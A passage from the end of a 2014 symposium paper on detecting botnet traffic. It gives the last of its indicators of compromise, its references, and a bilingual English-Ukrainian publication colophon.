- b) requests to public services that replies with a host external IP address (covered by IDS signatures);
- c) a specific sequence of bytes in a transferred encrypted message or file.

Including the revealed IoCs into detection routines of IDS and/or antivirus systems will help to increase detection capabilities and find infected hosts inside of a local network.

## 6. References

- [1] Adamov A., Hahanov V. A Security Model of Individual Cyberspace // Proc. 9th IEEE EAST-WEST DESIGN & TEST SYMPOSIUM, Sevastopol, Ukraine, 2011. – 09-12 Sep 2011. Available at: <http://ieeexplore.ieee.org>.
- [2] Operation Tovar disconnects Gameover Zeus and CryptoLocker malware - but only for two weeks, available at: <http://news.techworld.com/security/3522782/operation-tovar-disconnects-gameover-zeus-and-cryptolocker-malware--but-only-for-two-weeks/>
- [3] Detecting Botnet Comand and Control, Cisco, available at [http://www.cisco.com/c/dam/en/us/solutions/collateral/enterprise-networks/threat-defense/detecting\\_botnet\\_command\\_and\\_control.pdf](http://www.cisco.com/c/dam/en/us/solutions/collateral/enterprise-networks/threat-defense/detecting_botnet_command_and_control.pdf). - Aug 2014.
- [4] IDS Suricata, open-source IDS/IPS/NSM engine. Available at: <http://suricata-ids.org>. – Aug 2014.
- [5] Botnet Traffic Detection, IT Security for the Next Generation, Kaspersky Lab, New York 9-11 November, 2011.
- [6] Lavasoft Security Bulletin - June 2014: Bot Review, Lavasoft, available at: <http://www.lavasoft.com/mylavasoft/securitycenter/whitepapers/lavasoft-security-bulletin-june-2014-bot-review>. - June 2014.
- [7] Kelihos description, Lavasoft Malware Encyclopedia, available at <http://www.lavasoft.com/mylavasoft/malware-descriptions/blog/BackdoorWin32Kelihos52c9130914>. - 28 May 2014.

Camera-ready was prepared in Kharkov National University of Radio  
Electronics by Dr. Svetlana Chumachenko  
Lenin ave, 14, KNURE, Kharkov, 61166, Ukraine

Approved for publication: 20.09.2014. Format 60×84<sup>1</sup>/<sub>8</sub>.

Relative printer's sheets: . Circulation: 50 copies.

Published by SPD FL Stepanov V.V.

Ukraine, 61168, Kharkov, Ak. Pavlova st., 311

Матеріали симпозиуму «Схід-Захід Проектування та Діагностування – 2014»

Макет підготовлено у Харківському національному університеті  
радіоелектроніки Редактор: Світлана Чумаченко  
Пр. Леніна, 14, ХНУРЕ, Харків, 61166, Україна

Підписано до публікації: 20.09.2014.

Формат 60×84<sup>1</sup>/<sub>8</sub>. Умов. друк. арк. . Наклад: 50 прим.

Видано: СПД ФЛ Степанов В.В.

Вул. Ак. Павлова, 311, Харків, 61168, Україна